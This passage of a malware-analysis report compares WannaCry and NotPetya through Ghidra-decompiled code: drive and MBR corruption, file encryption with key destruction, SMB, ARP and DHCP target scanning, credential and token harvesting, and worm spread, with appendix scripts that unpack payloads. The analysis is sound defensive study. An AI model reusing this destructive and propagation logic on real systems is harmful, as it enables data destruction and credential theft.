14  bitcoinAddrs[2] = s_115p7UMMngoj1pMvkpHijcRdfJNXj6Lr_0040f440;
15  bVar1 = readOrWriteC.WNRY(fileBuf?,1);
16  if (CONCAT31(extraout_var,bVar1) != 0) {
17    randomNum = rand();
18    strcpy(des,bitcoinAddrs[randomNum % 3]);
19    readOrWriteC.WNRY(fileBuf?,0);
20  }
21  return;
22 }
```

Figure 3.5: Bitcoin Address selection

3.2 NotPetya

3.2.1 Drive Corruption

The most destructive function NotPetya has is shown in fig. 3.6, roughly doing the following:

Pure C Volume corruption. Writing random bytes directly to the volume renders the drive unusable.

If the permissions allow it, a fake boot is written directly to the MBR.

```
void corruptCVolume(void)

{
  HANDLE deviceHandle;
  BOOL deviceResult;
  HLOCAL lpBuffer;
  int iVar1;
  DWORD recievedBytes;
  undefined1 outBuf [20];
  DWORD movDistance;

  deviceHandle = CreateFileA("\\\\.\\C:",0x40000000,3,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
  if (deviceHandle != (HANDLE)0x0) {
    deviceResult = DeviceIoControl(deviceHandle,0x70000,(LPVOID)0x0,0,outBuf,24,&recievedBytes,
                                   (LPOVERLAPPED)0x0);
    if ((deviceResult != 0) && (lpBuffer = LocalAlloc(0,movDistance * 10), lpBuffer != (HLOCAL)0x0))
    {
      SetFilePointer(deviceHandle,movDistance,(PLONG)0x0,0);
                    /* Writes 0'ed memory to direct volume
                       corrupting it */
      WriteFile(deviceHandle,lpBuffer,movDistance,&recievedBytes,(LPOVERLAPPED)0x0);
      LocalFree(lpBuffer);
    }
    CloseHandle(deviceHandle);
  }
  if (((snapShotBitMask? & 0b00001000) != 0) &&
     (iVar1 = locateWriteAndCloneMBRMakeFakeBoot(), iVar1 == 0)) {
    return;
  }
  corruptPhyscialDrive();
  return;
}
```

Figure 3.6: NotPetya Drive Corruption

3.2.2 File Encryption

As an additional measure beyond corrupting the MBR, `NotPetya` also encrypts all files found within a system. fig. 3.7 shows the top-level function responsible for this.

```
12  allDrives = GetLogicalDrives();
13  index = 31;
14  do {
15    if ((allDrives & 1 << ((byte)index & 0x1f)) != 0) {
16      curDrive = CONCAT22(0x3a,(short)index + 0x41);
17      local_8 = 92;
18      driveType = GetDriveTypeW((LPCWSTR)&curDrive);
19      if (driveType == 3) {
20        lpParameter = (undefined4 *)LocalAlloc(0x40,0x20);
21        if (lpParameter != (undefined4 *)0x0) {
22          lpParameter[4] =
23               L"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWV/u
                 HB0ZrlQ/wcYJBwLhQ9EqJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EYOPXk
                 nVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwfITDbDDmdrRIiUEUw6o3pt5pNOskfOJbMan2
                 TZu6zfhzuts7KafP5UA8/0Hmf5K3/F9Mf9SE68EZjK+cIiFlKeWndP0XfRCYXI9AJYCeaOu7CXF6U0AVNnNjv
                 LeOn42LHFUK4o6JwIDAQAB"
24          ;
25          lpParameter[7] = 0;
26          *lpParameter = curDrive;
27          lpParameter[1] = local_8;
28          CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,encryptFiles+CreateReadMe,lpParameter,0,
29                       (LPDWORD)0x0);
30        }
31      }
32    }
33    index = index + -1;
34  } while (-1 < index);
```

Figure 3.7: Logical Drive Encryption

Lastly, it should be noted that unlike `WannaCry` that provides an actual path to recovery, `NotPetya` should not be called ransomware. From fig. 3.6 and now fig. 3.8 it is quite obvious NotPetyas sole objective is destruction.

The Crypt keys used in the encryption process are destroyed at completion. This means there are no saved records of the keys, no process to decrypt the files, or even backups of the files stored else where. Once `NotPetya` encrypts a file, it is final.

```
34      loopAllFilesInPathAndEncrypt?(param_1,15,param_1);
35      createReadMERansom(param_1);
36      CryptDestroyKey(*(HCRYPTKEY *)((int)param_1 + 0x14));
37    }
38    CryptReleaseContext(*(HCRYPTPROV *)((int)param_1 + 8),0);
```

Figure 3.8: Encryption keys destroyed

Chapter 4

Propagation

4.1 WannaCry

Back in fig. 2.3 it was noted that a service was created right at execution time of the WannaCry dropper.However the result of this process was not explored.

Now going back to the dropper in Ghidra, fig. 4.1 shows the full start function, where the execution branch for the process is shown. If an additional argument is passed in, like what the created service does, then:

1. The service is found and set to a failure state
2. The process the service runs is changed to `LAB_00408000`
3. The service is started again




Figure 4.1: Full WannaCry Start Function

fig. 4.2 shows the functionality-based parts of this new process. And can be roughly split into 3 sections. With the 1st being general setup and checking. As can be seen from the name of this initialisation function, `WinSock` is being used for network transmission. As the official documentation on theses functions are incomplete or often missing, a lot of this section is guess work. Ghidra also had a hard time understanding what Ordinals from `WS2_32.DLL` were invoked; as such a Github list was used in the translation. (phracker 2013)

Figure 4.2: WannaCry Propagation Prep and Launch Function

The `targetPrep` thread will also be skipped, due to malformed decompilation.

4.1.1 SMB Attack

WannaCry takes a very loud, spray-and-pray like approach when to comes to jumping between machines. fig. 4.3 shows each instance of WannaCry seeds a random number generator with numbers that should be completely different per machine.

```
time((time_t *)&iStack_108);
pvVar4 = GetCurrentThread();
DVar5 = GetCurrentThreadId();
DVar6 = GetTickCount();
srand((int)pvVar4 + DVar6 + iStack_108 + DVar5);
```

Figure 4.3: WannaCry Per-Attack Thread seeded random

This is then used to randomly generate the first octet of an IP address. (fig. 4.4). This octet is then checked whether it falls within the loop cast range (127.x) or the multicast addresses (254+.x), and is discarded if so.

```
uVar8 = getRandBytesOfLength4();
pcStack_10c = (char *)(uVar8 % 0xff);
if ((pcStack_10c != (char *)0x7f) && (pcStack_10c < (char *)0xe0)) {
```

Figure 4.4: First octet

If not discarded, the rest of the IP address is generated and cehcked for SMB ports. A new thread is then created that inacts the SMB Shell-Script payload. This is done for 255 addresses per `WannaCry` instance.

```
  if ((bVar2) && (param_1 < 0x20)) {
    getRandBytesOfLength4();
  }
  getRandBytesOfLength4();
  getRandBytesOfLength4();
  sprintf(acStack_104,s_%d.%d.%d.%d_004312f0,pcStack_10c);
  inetAddr = inet_addr(acStack_104);
  iVar7 = checkSMBportForWriteOfIP(inetAddr);
```

```
pvVar4 = (HANDLE)_beginthreadex((void *)0x0,0,(_StartAddress *)&_StartAddress_00407540,
                                _ArgList,0,(uint *)0x0);
```

```
  iVar7 = iVar7 + 1;
  pcVar10 = GetTickCount_exref;
} while (iVar7 < 0xff);
```

4.2 NotPetya

fig. 4.6 shows the beginning section of the exported ordinal in the NotPetya payload; almost immedately after running a call to `WSAStartup` is exectuted.

Within the same figure a call to `exitIfPerfcFileFoundIfNotCreate()` can be seen. Due to how NotPetya spreads by copying itself physically, rather than with a dropper like WannaCry, this check must be in place to ensure no machine is destroyed twice over. While not intentional, creating an empty `perfc.dat` file would, in theory, act as a killswitch; however drive corruption will still occur.

```
Decompile: Ordinal_1 - (payload.bin)
 4 void Ordinal_1(int windowHandle?,HANDLE instanceHandle?,HANDLE unicodeCMD,HANDL
 5
 6 {
 7   int iVar1;
 8   DWORD DVar2;
 9   HANDLE heapHandle;
10   HMODULE hModule;
11   FARPROC pFVar3;
12   BOOL forcedshutdownResult;
13   undefined4 *puVar4;
14   SIZE_T dwBytes;
15   int *lpMem;
16   undefined1 cmdSuffixOut [16384];
17   WCHAR formattedOutputOrdinal [1023];
18   undefined2 local_21e;
19   undefined4 local_21c [64];
20   _OSVERSIONINFOW local_11c;
21   int *impersonationThreadToken;
22
23                     /* 0x7deb  1   */
24   impersonationThreadToken = (int *)0x10007df8;
25   setGlobalsAndPrivs();
26   if (showWindowFlag? != (HANDLE)0xffffffff) {
27     copySelftoMem&RunOrdinal?(windowHandle?,instanceHandle?,unicodeCMD);
28   }
29   WSAStartup(514,(LPWSADATA)&wsDataBuffer);
30   unknownData = threadSomething?(36,nonCaseSenStrCMP,0,0xffff);
31   DAT_1001f108 = threadSomething?(8,keyValueCmpr?,freeHeaps?,0xff);
32   DAT_1001f110 = 0;
33   InitializeCriticalSection((LPCRITICAL_SECTION)&lpCriticalSection_1001f124);
34   comandLineParser?(unicodeCMD);
35   if ((privAccumulatorMask & 0b00000010) != 0) {
36     exitIfPerfcFileFoundIfNotCreate();
37     corruptCVolume();
38   }
```

Figure 4.6: NotPetya early WSAStartup

For `NotPetya` Propagation is vital, and begins spreading immediately. The job of propagating is spread between 2 different threads in a provider-consumer link.

4.2.1 ARP Scanning

The first thread ran is; a persistent reconnaissance scanner. Every 3 minutes a scan of local ARP Entries aswell as ongoing TCP connections are compiled into a list of IP targets.

```
5 void getArp&IP%machinesConnected(void)
6
7 {
8   BOOL getNameResult;
9   WCHAR NetBIOSNameBuffer [260];
10  DWORD nameBufSize;
11  bool nonFirstLoop;
12  LPVOID threadVar;
13
14  threadVar = sharedThreadDataARP+WROM;
15  unsureThreading(sharedThreadDataARP+WROM);
16  unsureThreading(threadVar);
17  nameBufSize = 260;
18  getNameResult = GetComputerNameExW(ComputerNamePhysicalNetBIOS,NetBIOSNameBuffer,&nameBufSize);
19  if (getNameResult != 0) {
20    unsureThreading(threadVar);
21  }
22  CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,lpStartAddress_10008e7f,threadVar,0,(LPDWORD)0x0);
23  nonFirstLoop = false;
24  do {
25    scanLocalExtendedTCPTable(threadVar);
26    scanARPEntries(threadVar);
27    if (!nonFirstLoop) {
28                    /* onlyGetAllServers Once */
29      getAllServersVisbibleToDomainRecursively(threadVar,0x80000000,0);
30      nonFirstLoop = true;
31    }
32    Sleep(180000);
33  } while( true );
34 }
```

Figure 4.7: ARP & TCP Connection Scanning

While the `scanLocalExtendedTCPTable` and `scanARPEntries` do some of the target acquisition, ARP scans are usually not enough. As such deeper scans are also conducted. fig. 4.8 shows the two types of scans performed.

1. **DHCP Query**: This scan type will get the current computers name and assume that name is a DHCP server. This will then get all subnets known to this DHCP server and enumerate over them. If the subnet is DHCPEnabled the clients are then polled with each clients IP being checked against fig. 4.9.

2. **Subnet Waking**: section 4.2.1 shows a widercaste scan. As some devices on the network may not be managed by a DHCP server, or

under other VLANs, NotPetya will also "walk" along each subnet, trying IP addresses in linear order. These are once again checked against fig. 4.9, and discarded if some form of SMB is not open.

```
GetComputerNameExW(ComputerNamePhysicalNetBIOS,local_248,&local_38);
DVar2 = DhcpEnumSubnets(local_248,local_30,0x400,local_c,local_28 + 2,local_28);
if (DVar2 == 0) {
  local_3c = local_c[0]->NumElements;
  if (local_3c != 0) {
    do {
      DVar2 = DhcpGetSubnetInfo((WCHAR *)0x0,local_c[0]->Elements[uVar5],&local_14);
      if ((DVar2 == 0) && (local_14->SubnetState == DhcpSubnetEnabled)) {
        DVar2 = DhcpEnumSubnetClients
                          ((WCHAR *)0x0,local_c[0]->Elements[uVar5],local_30 + 1,0x10000,&local_10
                           ,local_28 + 1,&local_40);
        if (DVar2 == 0) {
          local_34 = local_10->NumElements;
          if ((local_34 != 0) && (uVar6 < local_34)) {
            do {
              p_Var1 = local_10->Clients[uVar6];
              if (p_Var1 != (LPDHCP_CLIENT_INFO)0x0) {
                uVar3 = ntohl(p_Var1->ClientIpAddress);
                iVar4 = checkSMBorNetBIOSSMBopen(uVar3);
                if (iVar4 != 0) {
                  uVar3 = ntohl(p_Var1->ClientIpAddress);
                  uVar3 = inet_ntoa(uVar3);
                  lpMem = (LPVOID)MBtoWS(uVar3);
                  if (lpMem != (LPVOID)0x0) {
                    unsureThreading(param_1);
                    DVar2 = 0;
                    hHeap = GetProcessHeap();
                    HeapFree(hHeap,DVar2,lpMem);
                  }
                }
              }
              uVar6 = local_18 + 1;
              local_18 = uVar6;
            } while (uVar6 < local_34);
          }
          DhcpRpcFreeMemory(local_10);
        }
      }
      uVar5 = local_1c + 1;
      local_1c = uVar5;
    } while (uVar5 < local_3c);
```

(a) DHCP Server Query

```
do {
  lpParameter = (undefined4 *)LocalAlloc(0x40,0xc);
  if (lpParameter != (undefined4 *)0x0) {
    uVar3 = inet_addr("255.255.255.255");
    uVar7 = auStack_2018[(int)unaff_EDI * 2] & auStack_2018[(int)unaff_EDI * 2 + 1];
    if ((uVar7 != 0) && (uVar3 != auStack_2018[(int)unaff_EDI * 2 + 1] || uVar7 != 0)) {
      uVar6 = ntohl(uVar7);
      *lpParameter = uVar6;
      uVar6 = ntohl(unaff_EDI);
      lpParameter[1] = uVar6;
      lpParameter[2] = param_1;
      pvVar5 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,getIfSMBandOrNetBiosOnIP,
                            lpParameter,0,(LPDWORD)0x0);
      if (pvVar5 != (HANDLE)0x0) {
        (&local_3018)[(int)unaff_EDI] = (SIZE_T)pvVar5;
      }
    }
  }
  unaff_EDI = (undefined4 *)((int)unaff_EDI + 1);
} while (unaff_EDI < puVar10);
```

(b) Subnet Walking

Figure 4.8: Deeper Target Scans

Lastly fig. 4.9, is a little helper function called throughout the previous steps, taking in a hostname. This function then attempts to make a `WSsocket` connection to the host on a specified port; with the two ports tested being: 445, and 139. As stated by Buckbee 2023, in early versions of windows, SMB ran on top of NetBIOS and was only later changed to port 445 with the introduction of windows 2000.

```
undefined4 checkSMBorNetBIOSSMBopen(undefined4 hostByteOrder)

{
  int iVar1;

  iVar1 = preScanPortOpen(hostByteOrder,445);
  if ((iVar1 == 0) && (iVar1 = preScanPortOpen(hostByteOrder,139), iVar1 == 0)) {
    return 0;
  }
  return 1;
}
```

Figure 4.9: Check SMB port status

4.2.2 Remote Spread

Before the core Worm loop is executed a bit more credential harvesting is enacted. First all netResources are scanned, recursively, adding to the pool of target machines. However unlike earlier ARP or DHCP scanning, these scans are extremely quick, hard to detect, and indicates AD (Active Directory) environments were intended targets.

After the current machine is then scanned for cached credentials. With an emphasis on Domain Credentials and Terminal Services. Protocols like RDP (Remote Desktop Protocol) are prime targets for useful stored credentials. fig. 4.11 shows an explicit mention for "TERMSRV/"

```
31  local_10 = sharedThreadDataARP+WROM;
32  threadContext? = threadSomething?(36,nonCaseSenStrCMP,0,0xffff);
33  recursivelyScanAllNetResources(threadContext?,0);
34  GetAndAttemptDomainOrTermSRVCreds(threadContext?);
35  EnterLockedExchangeLeaveCritSection();
36  memPtr = getSharedStringToBuf(outBuf?);
37  if (memPtr != 0) {
38    do {
39      spreadSuccess = connectToRemoteAndSpreadWithCreds(outBuf?,0,0,0);
40      if (spreadSuccess != 0) {
41        saveCredsLearn(threadContext?,memPtr);
42        saveCredsLearn(local_10,0);
43      }
44      outBuf?[0] = 0;
45      spreadSuccess = pullNextTargetIntoOutBuf(outBuf?);
46                    /* this loops untill no more targets are left */
47    } while (spreadSuccess != 0);
48    freeMemBlock(memPtr);
```

Figure 4.10: Worm Component and Loop

```
credResult = CredEnumerateW(0,0,&numOfCreds,&arrayPtrofCredentials);
if (credResult != 0) {
  index? = 0;
  if (numOfCreds != 0) {
    do {
      currCred = *(int *)(arrayPtrofCredentials + index? * 4);
                 /* currCred * 8 is the TargetName
                    */
      TargetName = *(wchar_t **)(currCred + 8);
      if (TargetName == (wchar_t *)0x0) {
AB_10007bdb:
                 /* if cred is domain password
                    auto accept */
        if (*(int *)(currCred + 4) == 2) goto LAB_10007be1;
      }
      else {
        counter = 8;
        credNameSpace = L"TERMSRV/";
        do {
          if (*TargetName != *credNameSpace) {
            iVar1 = (-(uint)((ushort)*TargetName < (ushort)*credNameSpace) & 0xfffffffe) + 1;
            goto LAB_10007b9f;
          }
          TargetName = TargetName + 1;
          credNameSpace = credNameSpace + 1;
          counter = counter + -1;
        } while (counter != 0);
        iVar1 = 0;
```

Figure 4.11: DomainOrTermSRV Credential harvesting

4.2.3 Credential Harvesting

Inbetween the Scanning and Attacking threads is a small but important function shown in fig. 4.12. Just having a list of targets is not enough, as the consumer thread also requires credentials to access these remote machines. Now while the attacking thread is smart and "learns" new credentials as attempts are successful, an initial list is seeded through fig. 4.12.

This set of credentials are gathered through Token abuse. A snapshot of all currently running processes is taken, and indexed through. For every process its token is acquired, duplicated, and stored.

```
36  local_1274 = checkOsVersionGreaterThanXP();
37  pvStack_128c = (HANDLE)CreateToolhelp32Snapshot(2,0);
38  if (pvStack_128c != (HANDLE)0xffffffff) {
39    auStack_1240[0] = 0x22c;
40    iVar1 = Process32FirstW(pvStack_128c,auStack_1240);
41    if (iVar1 == 0) {
42      GetLastError();
43    }
44    else {
45      local_1280 = param_1 - (int)aiStack_1010;
46      do {
47        local_1290 = -1;
48        pvStack_129c = (HANDLE)0x0;
49        pvStack_1294 = (HANDLE)0x0;
50        pvStack_1284 = OpenProcess(0x450,0,DStack_1238);
51        if (pvStack_1284 != (HANDLE)0x0) {
52          BVar2 = OpenProcessToken(pvStack_1284,0x2000000,&pvStack_129c);
53          uVar4 = unaff_EBX;
54          if ((((BVar2 != 0) &&
55               (BVar2 = GetTokenInformation(pvStack_129c,TokenSessionId,&local_1290,4,&DStack_1288),
56               BVar2 != 0)) && ((iStack_127c == 0 || (local_1290 != 0)))) &&
57             (BVar2 = DuplicateTokenEx(pvStack_129c,0x2000000,(LPSECURITY_ATTRIBUTES)0x0,
58                                       SecurityImpersonation,TokenImpersonation,&pvStack_1294),
59              BVar2 != 0)) {
60            memset(auStack_1278,0,0x38);
61            BVar2 = GetTokenInformation(pvStack_1294,TokenStatistics,auStack_1278,0x38,&DStack_1288)
62            ;
63            iVar1 = iStack_1270;
64            if (BVar2 != 0) {
65              uVar3 = 0;
66              if (unaff_EBX != 0) {
67                do {
68                  if (aiStack_1010[uVar3] == iStack_1270) goto LAB_100088f7;
69                  uVar3 = uVar3 + 1;
70                } while (uVar3 < unaff_EBX);
71              }
72              BVar2 = SetTokenInformation(pvStack_1294,TokenSessionId,&local_1290,4);
```

Figure 4.12: Credential Harvesting Function

4.3 Comparison

The worm logic behind these two malwares act in very different approaches; WannaCry's sole propagation technique is the RCE exploit, EternalBlue, however NotPetya attempts Token Impersonation and official windows remote management techniques first.

The samples also approach target finding differently, `WannaCry` is loud and wild, combing through thousands of randomly generated IP addresses local or not; while NotPetya carefully examines the network topology and spreads silently through DHCP and ARP scanning.

Appendices

.1 WannaCry Decrypt Payload Script

```
from Crypto.Cipher import AES
import struct

KEY = bytes.fromhex("bee19b98d2e5b12211ce211eecb13de6")

with open("XIA/t.wnry", "rb") as f:
    magic = f.read(8)
    assert magic == b"WANACRY!"

    rsa_len = struct.unpack("<I", f.read(4))[0]
    assert rsa_len == 256

    enc_key = f.read(256)

    f.read(4)
    payload_size = struct.unpack("<Q", f.read(8))[0]

    enc_payload = f.read()

cipher_aes = AES.new(KEY, AES.MODE_CBC, iv=b"\x00"*16)
payload = cipher_aes.decrypt(enc_payload)
payload = payload[:payload_size]
```

```
with open("payload.dll", "wb") as f:
    f.write(payload)
```

.2 NotPetya OpenPGP XOR Script

```
def decrypt(data: bytearray, key: int) -> bytearray:
    size = len(data)
    offset = 0

    while offset < size - 1:
        if offset + 4 <= size - 1:
            for i in range(4):
                data[offset + i] ^= key
            offset += 4
        else:
            break

    if size > 0:
        data[size - 1] ^= key

    return data

with open("NotPetya/res4.out", "rb") as f:
    enc = bytearray(f.read())

with open("NotPetya/res486.bin", "wb") as f:
    f.write(decrypt(enc.copy(), 0x86))

with open("NotPetya/res464.bin", "wb") as f:
    f.write(decrypt(enc.copy(), 0x64))

print("[+] Done")
```

Bibliography

Buckbee, Michael (14th Aug. 2023). *What is an SMB Port + Ports 445 and 139 Explained*. varonis. URL: https://www.varonis.com/blog/smb-port (visited on 24/12/2025).

Lelli, Andrea (12th May 2017). *Ransom:Win32/WannaCrypt threat description - Microsoft Security Intelligence*. Microsoft. URL: https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Ransom:Win32/WannaCrypt (visited on 14/11/2025).

phracker (11th Aug. 2013). *HopperScripts/WS2_32.dll Ordinals to Names.py at master · phracker/HopperScripts*. GitHub. URL: https://github.com/phracker/HopperScripts/blob/master/WS2_32.dll%20Ordinals%20to%20Names.py (visited on 23/12/2025).